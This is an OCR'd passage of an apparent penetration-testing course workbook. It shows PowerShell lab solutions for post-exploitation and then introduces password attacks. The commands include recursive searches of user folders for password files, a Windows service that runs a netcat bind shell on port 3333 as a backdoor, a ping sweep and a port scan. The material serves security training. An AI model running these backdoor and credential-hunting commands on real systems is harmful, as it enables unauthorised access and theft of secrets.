
```
PS C:\> ls -r c:\users *password*.txt | % {echo $_.fullname}
```

But, instead of just showing the file's name, we want to see its contents. We can do that by using the Get-Content cmdlet (alias gc) instead of echo:

```
PS C:\> ls -r c:\users *password*.txt | % {gc $_.fullname}
```

However, our challenge asked us to display the name and the file contents, so we can do both the echo and the gc command one after the other, separated by a semicolon:

```
PS C:\> ls -r c:\users *password*.txt | % {echo $_.fullname; gc $_.fullname}
```




For your bonus challenge (where you search the contents of files looking for "password"), one possible solution is:

```
PS C:\> ls -r c:\users | % {select-string -path $_ -pattern password} 2>$null
```

In this command, as before, we run the ls alias to recurse (-r) through c:\users looking for items. ForEach (%) item we find, we run a command ({ }) to select-string from a path of the current object ($_ to represent the file) looking for a –pattern of password. This should find our password.txt file based on its contents in a case-insensitive fashion, which are the words "Juicy Password". We throw away error messages to prevent the screen from getting cluttered (2>$null).

You may have found other items in the c:\users directory that have a filename or contents with the word "password". These may very well be interesting files on your machine.



For challenge 2, use the New-Service cmdlet to create a service on your machine called "ncservice3". For the detailed syntax of New-Service, consult PowerShell's help facility, especially the –examples. For a BinaryPathName, set it to a command that invokes a shell to run netcat listening on local TCP port 3333 ready to run a shell, specifically cmd.exe /k c:\tools\nc.exe -l -p 3333 -e cmd.exe.

As a hint, make sure your startup type is set to manual.


As another hint, remember that the service creation will give you an error when cmd.exe doesn't throw the API call saying that the service was created successfully. That's okay because the child process of netcat will continue to run, listening on TCP port 3333 giving you backdoor shell.

When you've created your service, start it using the Start-Service cmdlet. Again, "help start-service –examples" can provide some useful information.

Then, after your service has started, netcat to it from your Linux machine. On Linux, run netcat to connect to TCP port 3333 on your Windows box to get shell.

Finally, delete the service. It is worth noting that PowerShell doesn't include any native cmdlet to remove a service, but it does allow you to run the sc.exe command to delete a service. So, use the sc.exe command to delete ncservice3. To refer to the sc command, use sc.exe so that PowerShell can differentiate it from the sc alias, which is used for Set-Content.

In this way, you can see how to launch programs from the PowerShell command line, even if they have a collision with aliases of cmdlets in PowerShell. Just follow the program name with a .exe suffix.



Here, we can see one potential solution for Challenge 2. We start by running the New-Service cmdlet, creating s service with the –name of ncservice3, a –BinaryPathName of our command to invoke netcat (giving it a cmd.exe /k to kill after 30 seconds expire when it hasn't thrown the API call indicating a service started normally), and a –StartupType of manual:

```
PS C:\> New-Service -name ncservice3 -BinaryPathName "cmd.exe /k
c:\tools\nc.exe -l -p 3333 -e cmd.exe" -StartupType manual
```

Then, we can start the service by running:

```
PS C:\> Start-Service ncservice3
```


The service will start, but we'll get a message from Windows after 30 seconds or so saying that the service didn't start properly, so it killed cmd.exe, but left the child process of netcat still listening.

Now, from Linux, we can connect to our service-initiated netcat backdoor by running:

```
# nc [YourWindowsIPaddress] 3333
```

Finally, to delete our service, we run the sc.exe command (not the sc cmdlet, which is for "Set-Content" to write things to a file or other object):

```
PS C:\> sc.exe delete ncservice3
```



And, for Challenge 3, we'll look at how we can scan a target environment from a single system we exploit there.

Start by using PowerShell on your system to conduct a ping sweep of IP addresses 10.10.10.1-60.

As a hint, use ping with the –w 100 option, to make it wait only up to 100 milliseconds for a response. Otherwise, your sweep will take too long.

As a second hint, in the body of your loop, echo the current address you are trying, so you can get an indication of the status of your command. Then, try to ping the target one time (-n 1) and look for the string ttl in your result.


You should find that 10.10.10.10, 10.10.10.20, 10.10.10.50, and 10.10.10.60 all respond to your pings.

Next, using PowerShell, do a port scan of 10.10.10.50, looking for open TCP ports in the range of 70 through 90. You should find that TCP port 80 is open on the target.

Finally, given that TCP port 80 is open on 10.10.10.50, use PowerShell built-in capabilities to connect to that server using HTTP to retrieve a file, specifically the default web page, storing its contents into local file c:\file.html. Then, display the contents of that file on the screen. Finally delete the file… all in one PowerShell command line.

As a hint, remember to separate your commands in a code block { } using a semicolon (;).

As one final hint, look through PowerShell help to see how to del (short for delete) a file, with "help del".




To start answering this challenge, we first do our ping sweep. We create a series of numbers from 1 through 60 (1..60). Then, we pipe those numbers through a ForEach-Object. We display the number (echo $_) and then ping one time (-n 1) waiting no more than 100 milliseconds for a response (-w 100) of target IP address 10.10.10.$_ (which is the number we're trying to ping). We then scrape through the output of ping using the Select-String (sls) cmdlet to look for "ttl" in a case-insensitive fashion. Remember, when ping can successfully access a target, it prints out a message saying the ttl of the responses it receives. The resulting command is:

```
PS C:\> 1..60 | % {echo $_; ping -n 1 -w 100 10.10.10.$_ | select-string ttl}
```

Next, to do our port scan, we start by creating the numbers 70 through 90 (70..90). We then take each (| %) of those numbers ($_) and display the number on the screen (echo $_). We then echo to create a new object of a TCP client, connecting to 10.10.10.50 on TCP port $ (the current port number). If this fails, we throw our error message away (2>$null). If it succeeds, we echo that the port ($_) is open.


```
PS C:\> 70..90 | % {echo $_; echo ((new-object
Net.Sockets.TcpClient).Connect("10.10.10.50",$_)) "Port $_ is open" } 2>$null
```

You should find that port 80 is open on the target. The next part of our challenge is to fetch a web page from that system.




To fetch a web page from 10.10.10.50, we could invoke the New-Object cmdlet to create a WebClient, calling its .DownloadFile method to grab the default page from http://10.10.10.50 and store its results in c:\file.html. We then display the file's contents using the Get-Content cmdlet (alias gc). And finally, we delete the file using the del alias (which is the cmdlet Remove-Item), as follows:


```
PS C:\> (New-Object
System.Net.WebClient).DownloadFile("http://10.10.10.50","c:\file.html"); gc
c:\file.html; del c:\file.html
```



And that brings us to a conclusion for our PowerShell lab. In this lab, we've used PowerShell for many tasks that a professional penetration tester (or real-world bad person) would apply during the post-exploitation phase. Namely, we've searched for files containing potentially sensitive information such as passwords; we've created a backdoor service with nc.exe on a target machine and run it; and we've used built-in capabilities to ping sweep, port scan, and fetch web pages from additional targets.




Password attacks can be an important part of a penetration testing and ethical hacking regimen. In many organizations, weak passwords could lead to system compromise by bad guys. Thus, as the good guys look for security flaws during a testing project, they need to take password weaknesses into account. Let's start this section by analyzing the motivation behind password attacks and defining some terms associated with them.



Password attacks are a crucial component of the professional penetration tester's and ethical hacker's arsenal. Unfortunately, today, the lowly password remains the dominant form of user authentication in most environments. This is certainly true on internal networks, where password access of mission critical systems is common. But, it's even true for most organizations across the Internet. Many organizations still allow access via virtual private networks (VPNs), Secure Shell, web applications, and e-mail using only a user ID and password. For this reason, penetration testers and ethical hackers must understand password attacks at a fine-grained level. This section of the class focuses on this important attack vector.

Some less-experienced penetration testers fall into the mindset that exploits are what penetration testing is all about. "Give me a sweet remote 'sploit for a big new flaw, and that's all I need," is the mindset that some have. Although a good exploit of a target machine can go a long way, after that system is conquered, attackers often turn to password attacks to get access to other systems. In other words, neither exploits nor password attacks are sufficient by themselves for a solid penetration test. We need both. This balance was illustrated by a great quote from a professional penetration tester, reminiscing about learning this concept early in his career:

"*When I started pen-testing, I was under the impression that exploits were* **the stuff**. *In fact, it wasn't until my first pen-test with [infosec luminary] that he was able to put me at ease by saying it outright... passwords are a huge part of penetration testing.*"




The phrases *password guessing* and *password cracking* are often used interchangeably by information security professionals. But these terms do have different meanings and profoundly different implications for testers.

